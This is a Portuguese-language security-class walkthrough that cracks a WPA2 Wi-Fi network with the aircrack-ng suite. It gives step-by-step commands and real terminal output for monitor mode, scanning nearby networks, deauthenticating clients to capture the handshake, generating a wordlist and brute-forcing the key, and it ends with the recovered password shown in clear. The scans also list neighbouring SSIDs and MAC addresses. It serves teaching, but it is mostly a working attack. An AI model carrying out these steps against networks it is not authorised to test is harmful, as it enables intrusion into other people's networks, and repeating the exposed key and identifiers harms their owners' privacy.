

Monitoria de Segurança: Invasão wireless

dia:26/09/2019

Vamos descobrir a sua interface:

#airmon-ng

```
root@pedro-Marinho: /home/pedro-marinho/Test_Monit
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

PHY      Interface  Driver      Chipset
phy0     wlp9s0     ath9k       Qualcomm Atheros AR9285 Wireless Network Adapter (PCI-Ex
press) (rev 01)

root@pedro-Marinho:/home/pedro-marinho/Test_Monit#
```

Vamos startar sua interface:

#airmon-ng start SUA_INTERFACE (wlp9s0)

```
root@pedro-Marinho: /home/pedro-marinho/Test_Monit
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda

root@pedro-Marinho:/home/pedro-marinho/Test_Monit# airmon-ng start wlp9s0

Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

PID Name
777 NetworkManager
779 wpa_supplicant
783 avahi-daemon
850 avahi-daemon
2542 dhclient

PHY      Interface  Driver      Chipset
phy0     wlp9s0     ath9k       Qualcomm Atheros AR9285 Wireless Network Adapter (PCI-Ex
press) (rev 01)

      (mac80211 monitor mode vif enabled for [phy0]wlp9s0 on [phy0]wlp9s0mon)
      (mac80211 station mode vif disabled for [phy0]wlp9s0)

root@pedro-Marinho:/home/pedro-marinho/Test_Monit#
```

INVASÃO WIRELESS

Vamos ver as redes disponíveis

airodump-ng INTERFACE (Esse comando é o que faz o que monitoramento de todas as redes)

```
root@pedro-Marinho: /home/pedro-marinho/Test_Monit
Arquivo Editar Ver Pesquisar Terminal Ajuda

CH 10 ][ Elapsed: 0 s ][ 2019-09-26 18:31
CH 10 ][ Elapsed: 0 s ][ 2019-09-26 18:31

BSSID                PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
78:54:2E:A6:C2:68    -75      2          0   0   4  54e  WPA2  CCMP  PSK  DIGITAL_LIFE_87674146
B8:3A:08:2F:3F:B1    -71      3          0   0   4  54e  WPA2  CCMP  PSK  Myza
AC:84:C6:F8:5F:DE    -82      3          0   0   4  54e  WPA2  CCMP  PSK  TONY_NET_CLAUDIO_3543
30:4B:07:3F:7E:B4    -35      7          0   0   9  54e  WPA2  CCMP  PSK  0. Nada
C0:25:E9:C5:F8:A8    -47      9          0   0   3  54e  WPA2  CCMP  PSK  TONY_NET_MARINHO
84:16:F9:4E:B2:96    -63      6          0   0   3  54e  WPA2  CCMP  PSK  TONY_NET_THAISY_35433
14:CC:20:D8:2B:D8    -81      2          0   0   6  54e  WPA2  CCMP  PSK  TONY_NET_ADRIAN_35433
64:66:B3:52:34:CC    -79      3          0   0   6  54e  WPA2  CCMP  PSK  TONY NET ANDRE
90:8D:78:86:B5:00    -81      2          0   0   1  54e  WPA2  CCMP  PSK  MILENA DIGITAL LIFE
C8:E7:D8:8F:02:6E    -88      2          0   0   1  54e  WPA2  CCMP  PSK  TESTE DIGITALLIFE
AC:84:C6:BF:B4:32    -74      4          0   0   2  54e  WPA2  CCMP  PSK  TONY_NET_DANIELE_3543
00:1A:3F:66:41:31    -65      3          0   0   1  54  WPA2  CCMP  PSK  AzulNet_3545-1333
86:9C:A6:D1:EB:32    -76      3          0   0   1  54e  WPA2  CCMP  PSK  DIRECT-AP[TV][LG]andr

BSSID                STATION            PWR  Rate  Lost  Frames  Probe
64:66:B3:52:34:CC    E8:91:20:35:79:49  -79   0 - 1    0      1

root@pedro-Marinho: /home/pedro-marinho/Test_Monit#
```

Vamos escolher uma rede e vamos monitorar-la:

#airodump-ng--channel x --bssid (DO_ALVO) -w wordlist (INTERFACE DE MONITORAMENTO) (ESSE COMANDO MONITORA UMA ÚNICA REDE)

```
root@pedro-Marinho: /home/pedro-marinho/Test_Monit
Arquivo Editar Ver Pesquisar Terminal Ajuda

CH 3 ][ Elapsed: 30 s ][ 2019-09-26 18:35

BSSID                PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
C0:25:E9:C5:F8:A8    -41 100      282      510   2   3  54e  WPA2  CCMP  PSK  TONY_NET_MARINHO

BSSID                STATION            PWR  Rate  Lost  Frames  Probe
C0:25:E9:C5:F8:A8    30:4B:07:3F:7E:B4  -39  1e- 6e   21    503  TONY_NET_MARINHO
C0:25:E9:C5:F8:A8    EC:F4:51:44:24:E6  -43  1e- 1e   73     5
```

INVASÃO WIRELESS

EM OUTRO TERMINAL VAMOS FAZER O BRUTE FORCE

Vamos realizar a captura do handshake

```
#aireplay-ng -0 3 -a (bssid do alvo) -c (bssid de quem da rede) --ignore-negative-one  
(Interface de monitoramento)
```

```
root@pedro-Marinho: /home/pedro-marinho/Test_Monit  
Arquivo  Editar  Ver  Pesquisar  Terminal  Ajuda  
  
CH 3 ][ Elapsed: 5 mins ][ 2019-09-26 18:39 ][ WPA handshake: C0:25:E9:C5:F8:A8  
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID  
C0:25:E9:C5:F8:A8 -39 96 2907 999 0 3 54e WPA2 CCMP PSK TONY_NET_MARINHO  
BSSID STATION PWR Rate Lost Frames Probe  
C0:25:E9:C5:F8:A8 30:4B:07:3F:7E:B4 -42 1e- 0e 0 1522 TONY_NET_MARINHO  
C0:25:E9:C5:F8:A8 EC:F4:51:44:24:E6 -42 1e- 1 4 1240
```

APOS SER CAPTURADO

IMPORTANTE:

LEMBRE-SE DE EDITAR, CRIAR OU USAR A WORDLIST COM AS SENHAS QUE DESEJA FAZER OS TESTES

Para isso você pode criar com o comando:

```
#nano NOME_WORDLIST
```

ou

utilizar o Crunch

#crunch (min) (max) (seguido do que voce quer gerar)

```
#crunch (2) (3) (123456)
```

INVASÃO WIRELESS

**VAMOS AGORA FAZER O BRUTE FORCE PARA DESCOBRIR A
SENHA EM SI**


#aircrack-ng -a 2 -b (bssid do alvo) -w (wordlist) nome.cap



```
root@pedro-Marinho: /home/pedro-marinho/Test_Monit
root@pedro-Marinho:/home/pedro-marinho/Test_Monit# aircrack-ng -a 2 -b C0:25:E9:C5:F8:A8 -w tv testi-03.cap
```

(ESSA É A LINHA DE COMANDO)

Esse é o resultado após rodar o comando:



```
root@pedro-Marinho: /home/pedro-marinho/Test_Monit
Aircrack-ng 1.2 rc4

[00:00:00] 5/5 keys tested (248.97 k/s)

Time left: 0 seconds                                100.00%

KEY FOUND! [ marinho2806 ]

Master Key : 59 A0 59 DF 4C 6B 6A 53 0B C4 9E DA A0 FC 02 23
             D2 75 1E 4E A9 CA 43 EA 4B 13 53 B5 53 9D 8B 45

Transient Key : A1 1A D5 0C CE 05 87 45 2A 72 40 34 4F D4 C1 FB
                9F E7 21 CE 07 1F 89 9C A7 B7 76 77 3D 77 F0 1A
                45 09 F8 50 8C DF 20 2E CE 5F 1B D5 62 3A F0 7B
                86 9C D4 40 FD 95 A1 D8 1C C1 DE C4 EC 87 E2 F5

EAPOL HMAC : 60 EC E6 48 23 88 11 0C 06 BA 2B 75 04 70 52 91
root@pedro-Marinho:/home/pedro-marinho/Test_Monit#
```